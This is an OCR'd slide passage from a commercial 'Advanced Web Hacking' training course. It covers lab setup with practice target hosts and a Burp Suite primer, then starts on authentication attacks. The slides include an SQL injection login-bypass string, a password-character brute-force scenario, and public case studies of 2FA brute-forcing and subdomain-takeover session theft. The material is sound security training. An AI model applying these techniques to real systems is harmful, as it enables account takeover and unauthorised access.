NotSoSecure part of

claranet cyber security

NotSoSecure part of claranet cyber security

We hack

Web Application Security Assessment

Infrastructure Security Assessment

Mobile Application Security Assessment

Source Code Review

IoT Security Assessment

Red Team Exercises

We teach

Beginner Friendly

Hacking 101

Basic Infrastructure Hacking

Basic Web Hacking

Advanced/Specialist Offensive Courses

Advanced Infrastructure Hacking

Advanced Web Hacking

Hacking and Securing Cloud

Specialist Defensive Courses

Application Security for Developers

DevSecOps

For **private/corporate training** please contact us at:
training@notsosecure.com

Advanced Web Hacking

5 Day Advanced Training
Sanjay Gondaliya

NotSoSecure part of
claranet cyber security

Sanjay Gondaliya

- 9+ years of experience in Information Security
- **Consulting experience:**
  Large organizations across different sectors network, system and application security
- **Specialize:**
  Mobile, Web App and Desktop App Security
- **GitHub Repositories Owner:**
  Blacklist3r
  SerealizedPayloadGenerator
  android_application_analyzer
- **Credits and Accolades:**
  LastPass, 1Password, Tesla, Intercom etc. for finding bugs

Claranet Cyber Security Services - **Meet the expert**

Sanjay Gondaliya

Senior Security Consultant

"To do well in this industry, a person needs to tick some essential boxes. First of all, accuracy is crucial; there is no room for doubt and grey areas – and this is definitely the case when client work is delivered. Secondly, they must be able to learn about and adapt to new changes almost every day. This is a common standard that needs to be adopted by anyone who wants to work in Information Security and is definitely the case for all Security Consultants at NotSoSecure, who all meet this key criteria."

Role

Sanjay has been a Senior Security Consultant with NotSoSecure since June 2018 and his work mostly involves Penetration Testing of web applications, mobile applications (especially Android) and external infrastructures. His work also involves code review for some major clients. These are generally large organisation and ecommerce platforms, that are mostly based in Europe and the US. He also contributes to the researching and updating NotSoSecure Advanced Web Hacking training courses. Finally, his job involves undertaking various types of research, which is published on the NotSoSecure blog and NotSoSecure's GitHub Repository.

Background

Sanjay has a Bachelor's degree in Commerce and a Master's degree in Computer Applications gained in 2012. Before joining NotSoSecure, he worked as a Security Engineer for the Bitcoin exchange and before then as a Security Analyst for Net-Square. Prior to this security role in Net-Square, he worked as a Software developer as well as Senior Software developer as Team Leader where he skilled in various programming languages like (c#.net, python, ruby, c, c++, Java). He now has extensive penetration testing experience involving web application, mobile application, and external infrastructure assessment. He has participated and presented in a number of Null chapters and also participated in Bug Bounty programmes.

Training Background

Course content contributor and trainer for NotSoSecure's Advanced Web Hacking class.

Passion

The aspects of Sanjay's work that most appeal are the opportunities of constantly learning about new technologies and developments in Information Security and related issues, plus the challenge of needing to keep his skills and knowledge up- to-date. This absolutely needs to be done in a highly consistent and invariably daily manner. He also greatly enjoys the research part of his work. Inevitably, this feeds into the ultimate objective of securing clients' systems and digital data, which in turn means assessing and identifying the very many new threats, vulnerabilities and technologies that appear on an almost daily basis.

Key Skills

- Web application security testing
- Secure code review
- Mobile application security testing
  - Android
  - iOS
- Network testing
- Thick Client Testing
- Github Repositionary Owner
  - Blacklist3r
  - Android Application Analyzer
  - Serialized Payload Generator

NotSoSecure part of claranet cyber security

For more information:
Email: contact@notsosecure.com
Visit: notsosecure.com

https://t.me/learningnets

NotSoSecure part of claranet cyber security

Virtual Training Platform

- Mdbook Portal
- Kali VM
- Student Pack Zip
- MS Teams – Setup
- Zoom - (Support team not respond to zoom chat query)
- Mdbook – Exercise walkthrough
- MS Teams – Poll
- Progress Portal
- Hourglass

What you will learn

- How to identify and exploit advanced web vulnerabilities (especially server-side flaws)
- Some neat and ridiculous web application vulnerabilities found during our pentests and in Bug Bounty programs

Targets for pwnage!

- http://topup.webhacklab.com
- http://shop.webhacklab.com
- http://mblog.webhacklab.com
- http://misc.webhacklab.com
- http://hc.webhacklab.com
- http://books.webhacklab.com
- http://cognito.webhacklab.com
- http://cms.webhacklab.com
- http://admin.webhacklab.com
- http://slim.webhacklab.com
- http://utility.webhacklab.com
- http://cloud.webhacklab.com
- http://expense.webhacklab.com
- http://reimbursement.webhacklab.com

NotSoSecure part of claranet cyber security

Lab setup

Kali VM

- Credentials : Username: **root** Password: **toor**
- All the tools/scripts are present in the directory **/root/tools/**
- **Note:** Use the provided kali VM during this course as it has custom configurations

VPN

- Follow the instructions in the “OVA_Import_VPN_Setup_Guide.pdf” in the Student Pack to connect to the VPN.
- Once connected, open http://topup.webhacklab.com in browser

NotSoSecure part of claranet cyber security

Account creation

- Create your accounts using the registration forms:
  - http://topup.webhacklab.com/Account/Register
  - http://shop.webhacklab.com/register.php
  - http://mblog.webhacklab.com/register
- The exercises reflect the real-life environment. Some of the hacks will result in high privilege access and dumping of entire database.
  Do not use personal or corporate email ID to register.
- **Note:** The lab requires valid email accounts as there will be emails sent to these accounts during testing.
  Also, during the exercises wherever you see '**X**' it means your user id (e.g. for user132, '**X**' means 132).

NotSoSecure part of claranet cyber security

Throwaway email service

- Use throwaway email to create a temporary email:
  - https://www.mailinator.com
  - http://en.getairmail.com
  - https://temp-mail.org/en
  - https://getnada.com

NotSoSecure part of claranet cyber security

Delegate agreement

Any abuse of these privileges beyond the stated aims will result in **automatic disqualification** from the course;

- Denial of service by dropping tables/databases
- Shutting down the system
- Interfering with other delegates' work.
- Please use business language for any content posted on any test application.
- Please do **NOT** use your own Credit Card details for any exercise. Use random number and they should work for the specific exercise.
- **Out of Scope:** 192.168.4.0/24, 192.168.5.0/24 range and OneLogin domains.

NotSoSecure part of claranet cyber security

Syllabus modules

1: Burp Suite Primer

2: Attacking Authentication and SSO

3: Password Reset Attacks

4: Business Logic Flaws / Authorization Flaws

5: XML External Entity (XXE) Attacks

6: Breaking Crypto

7: Remote Code Execution (RCE)

8: SQL Injection Masterclass

9: Tricky File Upload

10: Server Side Request Forgery (SSRF)

11: Attacking the Cloud

12: CMS Pentesting

13: Web Cache Attacks

14: Miscellaneous Topics

Module: Burp Suite

- What is Burp Suite and why is it important for penetration testing?
- Burp Suite - Basic features such as Proxy, Repeater, Intruder, Decoder, Comparer etc.
- Burp Suite - Advance features such as Extender, Scanner, Sequencer, Collaborator, Infiltrator etc.
- Extensions such as Logger++, SAML Editor, Java Serial Killer etc.


Burp Suite - Introduction

- Web application penetration testing tool developed in JAVA
- Also known as “Interception Proxy” tool
- Developed by “PortSwigger Ltd.”
- Available as Enterprise, Professional and Community versions
- Various features
  - Basic - Proxy, Intruder, Repeater, Decoder and Comparer
  - Advance - Scanner, Sequencer, Collaborator and Infiltrator
- Burp Suite is available for Linux, Mac, Windows based OS

NotSoSecure part of claranet cyber security

Burp Proxy

Burp Proxy is an intercepting proxy tool that can work as man-in-the-middle between your web browser and target's web server.



NotSoSecure part of claranet cyber security


Burp Proxy

- Configure your browser to work with Burp
  - Setup proxy listeners
  - Import/export CA certificate
- Intercept and modify HTTP/HTTPS requests and WebSocket traffic
- Rule based match and replace in request/responses
- Response Modifications - Enable hidden fields, remove JavaScript validations, remove all JavaScripts etc.

NotSoSecure part of claranet cyber security

Burp Proxy – Configure your browser for Burp

1. Navigate to options tab in proxy
2. Make user you are listing on 127.0.0.1:8080
3. Open FireFox
   a) Navigate to:
   Preferences > Network Proxy >
   Check Manual Proxy Configuration
   b) Add ‘HTTP Proxy’ as 127.0.0.1
   and ‘Port’ 8080
   c) Check Use this proxy server
   for all protocols



Install Burp Certificate

To capture HTTPS based request we require to install burp certificate

1. Open http://burp
2. Download CA certificate
3. Open firefox
   a) Navigate to Preferences > Privacy and Security > Certificates > View Certificate > Authorities
   b) Import the burp certificate

All set to go….

Key features of Burp

- Repeater
- Intruder
- Decoder
- Comparer
- Scanner
- Collaborator
- Extender

Burp Repeater

- Used for manipulating and reissuing individual requests and analyze application's responses
- Loads request from Burp's any feature such as Proxy, Intruder, Scanner etc.
- Burp Repeater Manages request history
- Provides options such as include automatic updation of the Content-Length header, unpacking of compressed content and the following of redirections

NotSoSecure part of claranet cyber security

Burp Decoder

- Transforming data in one format to another - encode or decode
- Smart decoding - Decoder will identify the encoding format and decode it

Type	Data	Encoded
URL	<!Hello World@>	%3c%21%48%65%6c%6c%6f%20%57%6f%72%6c%64%40%3e
HTML	<!Hello World@>	<!Hello World@>
Base64	<!Hello World@>	PCFIZWxsbyBXb3JsZEA+
ASCII Hex	<!Hello World@>	3c2148656c6c6f20576f726c64403e
Hex	Hi, 1234567890	Hi, 499602d2
Octal	Hi, 1234567890	Hi, 11145401322
Binary	Hi, 1234567890	Hi, 10010011001011000000001011010010
Gzip	Hi, 1234567890	‹

Burp Decoder Improved - Extension


- Decoder Improved supports all of decoder's encoding, decoding, and hashing modes. Decoder Improved can encode and decode URL, HTML, Base64, ASCII Hex, GZIP, and zlib

  Additionally, Decoder Improved can hash data using MD2, MD5, SHA, SHA-224, SHA-256, SHA-384, and SHA-512.

Reference : https://portswigger.net/bappstore/0a05afd37da44adca514acef1cdde3b9

Burp Collaborator

- A network service which helps to discover Blind vulnerabilities such as SQL Injection, XML Injection, Cross-Site Scripting etc.
- Uses a specially crafted dedicated domain name and reports as an issue such as External Service Interaction, SQL Injection etc.



Reference :
https://portswigger.net/burp/documentation/collaborator

NotSoSecure part of claranet cyber security

Burp Collaborator – Usage and Reports

- Usage: Example of specially crafted dedicated domain:
  - {Random_subdomain}.burpcollaborator.net
    - Detected in : Response/Content
- Reports:
  - External Service Interaction
  - Out-of-band resource load
  - Blind SQL injection
  - Blind Cross-Site Scripting
  - XML Injection
  - Code Injection
  - etc.


Reference :
https://portswigger.net/burp/documentation/collaborator

Burp Suite Recommended Tools

- AuthMatrix/AuthZ/Autorize - Authorization checks
- Backslash Powered Scanner - Advanced payloads while active scanner
- Collaborator Everywhere - OOB requests
- Hackvertor – Advanced Encoder/Decoder
- Java Serial Killer - payload generation tool for Java object deserialization
- Handy Collaborator - OOB requests while manual test using Repeater
- HUNT Suite - Identify common parameters for known vulnerabilities
- J2EEScan - Scanner for Java based application
- Logger++ - Keeps logs of everything
- Protobuf Decoder - Protobuf protocol
- Retire.js - Check for outdated software
- SAML Editor/SAML Encoder-Decoder/SAML Raider - SAML requests
- WSDLER/WSDL Wizard - Web service automation

NotSoSecure part of claranet cyber security

Really ?



Module:


Attacking Authentication and SSO


- Logical Bypass and Boundary Conditions
- Bypassing 2 Factor Authentication
- Authentication Bypass using Subdomain Takeover
- JWT Brute Force Attack
- SAML Authorization Bypass

And relevant case studies

Authentication

- Authentication is the process of confirming a user's identity.
- In terms of web applications it is usually implemented through user credentials and/or a secret pin.





NotSoSecure part of claranet cyber security

Basic Authentication Bypass

- **Brute Force/Dictionary Attack:**
  Using a combination of known/guessed usernames and commonly used passwords an attacker can automate login attempts until successful


- **SQL Injection:**
  Injecting a SQL based query such as `' OR 1=1 --` to bypass authentication

- **Weak/Predictable Session ID:**
  If the session IDs are predictable, an attacker might be able to generate valid IDs for other users

NotSoSecure part of claranet cyber security

Login scenario

- Application authenticates users by asking random characters of their password
- **Observation:** The location values are being validated based upon the request sent from the client-side



Attack scenario

- Attacker tampers the login request for another user and sets the value of the location variables to same number
(e.g. 3rd, 3rd and 3rd character of password)
and iterates through all characters

  “a-z,A-Z,0-9,~!@#$%^&*()_+-=[]\{}|;’:”,./<>?”

  as the password character

- This allows the attacker to login just by knowing a single character and its location in the user’s password

NotSoSecure part of claranet cyber security

Exercise

Boundary Condition

- Bypass the login security feature to login as user bcuser**X**@webhacklab.com:


  Challenge URL:
  http://shop.webhacklab.com/login.php

- **Note:**
  There is an account lockout in place.
  (Harder to bruteforce 😟)

Case Study

Bypassing 2 Factor Authentication

- Facebook Password recovery URL
  - https://www.facebook.com/login/identify?ctx=recover&lwv=110&__mref=message
  - OTP of 6 characters will be sent to users
  - Bruteforce was not possible to www.facebook.com
  - **However, beta.facebook.com and mbasic.beta.facebook.com allowed to bruteforce !**



Reference: https://appsecure.security/blog/we-figured-out-a-way-to-hack-any-of-facebook-s-2-billion-accounts-and-they-paid-us-a-15-000-bounty-for-it

Case Study

Auth Bypass via Subdomain Takeover

- Subdomain takeover
  - 3rd Party Services (Github/Zendesk/S3/cloudfront etc) are generally integrated with organization by means of redirected subdomains
  - For this a CNAME entry is created pointing to 3rd party domain usually a CDN subdomain
  - If such a sub-domain is not claimed / expired / cancelled an attacker can claim it

abc.example.com **CNAME** → unclaimedsubd.cloudfront.com

Reference:
https://hackerone.com/reports/172137

Case Study

Auth Bypass via Subdomain Takeover

Authentication Bypass on sso.ubnt.com via Subdomain Takeover of ping.ubnt.com

- A subdomain (ping.ubnt.com) is pointing to the CDN hostname (d2cnv2pop2xy4v.cloudfront.net.) but has not been claimed yet.
- The Single-Sign-On (SSO) functionality sets the cookie domain attribute as "domain=.ubnt.com".

Reference:
https://hackerone.com/reports/172137

Attack scenario

- The attacker claims the CDN hostname d2cnv2pop2xy4v.cloudfront.net. and hosts own application
- A logged in user (*.ubnt.com) visits the subdomain ping.ubnt.com (unknowingly or lured by attacker) and the session cookies are transferred to and logged by d2cnv2pop2xy4v.cloudfront.net. (owned by attacker).
- The attacker uses the session cookies to authenticate as victim user

NotSoSecure part of claranet cyber security

Token Hijacking Attack

